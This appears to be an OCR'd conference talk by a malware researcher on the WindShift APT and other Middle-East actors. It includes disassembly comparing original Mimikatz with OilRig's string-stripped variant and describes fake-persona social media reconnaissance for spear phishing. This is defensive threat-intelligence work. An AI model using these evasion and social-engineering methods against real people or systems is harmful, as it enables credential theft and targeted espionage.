IN THE TRAILS OF WINDSHIFT APT

Taha K.– Head of Malware Research Labs, Dark Matter LLC

DARKMATTER

GUARDED BY GENIUS

CONTENTS

LITTLE BIT ABOUT ME

- Malware RE for the last decade
- Areas of interests:
  - Tracking APT’s and reversing their tools and MO’s.
  - Cyber crime investigations involving credit card fraud and bank cyber heists.
- My background: I worked at FireEye Labs, and Symantec as Senior Malware reverse engineer.
- Currently I work for Dark Matter LLC, as Head of malware research labs
- MSCS and MBA from l’Ecole pour l’informatique et les techniques avancees, Paris - France

I


APT MYTHS AND DEFINITIONS

PART I: APT MYTHS AND DEFINITIONS

- Does APT always means Advanced?
  - Case scenario: A target using unpatched Windows XP with no AV.
    - A very advanced toolset would be an overkill and comes with an unnecessary toolset exposure, whilst a simple toolset will get the job done most of the times.
    - Modern APT’s, Re-use of available tools, think copy-cat, evading attribution.
    - Simplicity always wins over complexity. Especially when time frames are shorts and/or budgets are limited.

PART I: APT MYTHS AND DEFINITIONS

- How to measure an advanced APT?



PART I: APT MYTHS AND DEFINITIONS

- Public and most known “Middle-East” APT’s, based on public feeds:
  - GREENBUG
  - OILRIG
  - MUDDYWATER
  - APT 33
  - APT 34
  - …..
- Up-to-date Middle-East APT OSINT data can be found here:
  - **https://darkmatter.ae/evolution-muddywater-advanced-persistent-threat-apt/**

PART I: APT MYTHS AND DEFINITIONS

- Most of them rely on open-source tools:
  - Empire, Metasploit, Mimikatz, invoke-obfuscation, PsExec…
  - Minor some customization: strings replacements, code refractoring, ..
- Sometimes relying and re-using low commodity malware:
  - RATs: NANOCORE, NETWIRE, njRAT, …
  - OR build copy-pasta Android malware, ..
- Usually copy-cat actors, unless some of them developed custom basic hack tools:
  - POWERSTATS, ISMAGENT, MICROSPIA, …
- Then they unlock the glorifying life-time "APT" attribution.


#UnlockyourAPTTag

PART I: APT MYTHS AND DEFINITIONS

- Example of OilRig custom x64 Mimikatz:
  - Original Mimikatz x64 version have **1779 functions** in total
  - OilRig modified Mimikatz have only **660 functions** in total
  - Based on mimikatz version 0.1
  - Have all the strings changed

PART I: APT MYTHS AND DEFINITIONS

- String changes for the OilRIG custom x64 Mimikatz:



aph for sub_14004C8E4 (secondary)


Graph for sub_1400042B8 (primary)

```
lea     r8, dword_14000302C
lea     rdx, dword_140003028
lea     rcx, dword_140003018
call    RtlGetNtVersionNumbers
and     cs:dword_14000302C, 3FFFh
xor     edx, edx
xor     ecx, ecx
mov     ebx, 20h
call    cs:CoInitializeEx
test    eax, eax
jns     short loc_14004C943

lea     rcx, aErrorMimikatzI ; "ERROR mimikatz_initOrClean ; CoInitiali"...
mov     edx, eax
call    sub_140009968

mov     ebx, 30h
call    sub_1400010EC
jmp     short loc_14004C94F

movsxd  rbp, ebx
mov     esi, 17h
lea     rbx, off_14000D0C8

mov     rax, [rbx]
mov     rcx, [rax+rbp]
test    rcx, rcx
jz      short loc_14004C999

mov     r8, [rbx]
lea     rcx, aInit ; "INIT"
test    edi, edi
mov     r8, [r8]
lea     rdx, aClean ; "CLEAN"
mov     r9d, eax
cmovnz  rdx, rcx
lea     rcx, aSOfSModuleFail ; ">>> %s of '%s' module failed : %08x\n"
call    sub_140009968

add     rbx, 8
sub     rsi, 1
jnz     short loc_14004C958
```

```
lea     r8, dword_14003BEF8
lea     rdx, dword_14003BF00
lea     rcx, dword_14003BEEC
call    cs:RtlGetNtVersionNumbers
and     cs:dword_14003BEF8, 3FFFh
xor     edx, edx
xor     ecx, ecx
call    cs:CoInitializeEx
test    eax, eax
jns     short loc_140004281

lea     rcx, aError ; "ERROR"
call    printf

mov     esi, 30h
call    sub_140001148
mov     esi, 20h
jmp     short loc_1400042F3

lea     rbx, off_14003AD58
mov     ebp, 5

mov     rax, [rbx]
mov     rcx, [rsi+rax]
test    rcx, rcx
jz      short loc_140004339

mov     r8, [rbx]
lea     rcx, aInit ; "INIT"
test    edi, edi
lea     rdx, aClean ; "CLEAN"
mov     r9d, eax
cmovnz  rdx, rcx
lea     rcx, aSofSMErr08x ; ">%sof'%s'm err:%08x\n"
mov     r8, [r8]
call    sub_14000209C

add     rbx, 8
sub     rbp, 1
jnz     short loc_1400042F3
```

PART I: APT MYTHS AND DEFINITIONS

- String changes for the OilRIG custom x64 Mimikatz:



Original mimikatz x64

```
mov     [rsp+arg_0], rbx
push    rdi
sub     rsp, 20h
xor     r8d, r8d
lea     r9, [rsp+28h+arg_8]
mov     edi, ecx
lea     edx, [r8+1]
call    RtlAdjustPrivilege
mov     edx, edi
mov     ebx, eax
test    eax, eax
js      short loc_1400697B3
```

```
lea     rcx, aErrorKuhlMPriv; "ERROR kuhl_m_privilege_simple ; RtlAdju"...
mov     r8d, eax
call    sub_140009960
```

```
lea     rcx, aPrivilegeUOk; "Privilege '%u' OK\n"
call    sub_140009960
jmp     short loc_1400697C2
```

```
mov     eax, ebx
mov     rbx, [rsp+28h+arg_0]
add     rsp, 20h
pop     rdi
retn
```

OilRig custom mimikatz x64

```
push    rbx
sub     rsp, 20h
xor     r8d, r8d
lea     r9, [rsp+28h+arg_10]
lea     edx, [r8+1]
lea     ecx, [rdx+13h]
call    cs:RtlAdjustPrivilege
mov     ebx, eax
test    eax, eax
js      short loc_140007C80
```

```
mov     edx, 14h
lea     rcx, aPrUK; "Pr'%u'K\n"
call    sub_14000209C
jmp     short loc_140007C8C
```

```
lea     rcx, aError; "ERROR"
call    printf
```

```
mov     eax, ebx
add     rsp, 20h
pop     rbx
retn
```

String replace

String replace

String replace

II

WHY AND HOW WINDSHIFT APT IS DIFFERENT?

PART II: WHY AND HOW WINDSHIFT IS DIFFERENT?

- It’s a long term non-attributable APT.
- Pure Intelligence and Cyber espionage actor -> mostly active surveillance
- It’s been there for a while, and never got popped.
- Versatile, sophisticated and unpredictable Spear phishing attacks
- They Re-use your favorite APT malware (and Infrastructures):
  - aka Hacking other APT actors
- Very rarely directly engage targets with malware :
  - 2 attempts in 2017, very specific individuals.
  - 3 attempts in 2018, again very specific individuals.
- They are **ONLY** after **specific** individuals. Rarely targets corporate environments. This what helped them staying under the radar for years.

III


WINDSHIFT APT – MODUS OPERANDI (MO)

PART III: WINDSHIFT APT – MODUS OPERANDI (MO)

- Phase 1: **RECON – phase 1 duration 1-2 years**
  - Via maintained fake personas on different social platforms:
    - **Linkedin**, Facebook, Twitter, Instagram, Google Plus.
  - Sending Friend Requests, engaging a conversation, to get identifiable information, emails, phone numbers, friends contacts
  - Through social media mobile apps:
    - Example of such apps, phonebooks, stealing contact list, emails and SMS contents https://darkmatter.ae/darkmatter-identifies-app-stealing-personal-information/

PART III: WINDSHIFT APT – MODUS OPERANDI (MO)

- Phase 1: **RECON – phase 1 duration 1-2 years**
  - Example of fake online persona **Asalah (أصالة آل سميحة) Al Sameeha** linked to WINDSHIFT APT:



Asalah (أصالة آل سميحة) Al Sameeha • 2nd

Operations Supervisor at Dubai - British Airports

United Arab Emirates

Dubai Airports

University of Dubai

See contact info

500+ connections

Asalah Al Sameeha

414 415

asalahalsameeha

7 publications 59 abonnés 71 suivis

Asalah Al Sameeha

Tweets	Following	Followers	Likes
262	539	81	76

Asalah Al Sameeha

Abu Dhabi


Joined June 2014

[redacted]

[redacted]

PART III: WINDSHIFT APT – MODUS OPERANDI (MO)

- Twitter **OSINT 101**:
  - Legitimate Twitter account vs APT maintained Twitter Account (Weekly Activity) – using **tweets_analyzer.py** tool -



```
Weekly activity distribution (per day)
################################################################################
                                                        24     Monday
                                                        12     Tuesday (-)
                                                        12     Wednesday (-)
                                                       103     Thursday (+)
                                                         0     Friday (-)
                                                        38     Saturday (+)
                                                        73     Sunday (+)
```

APT maintained Twitter account: **@aheemaslahalasa**

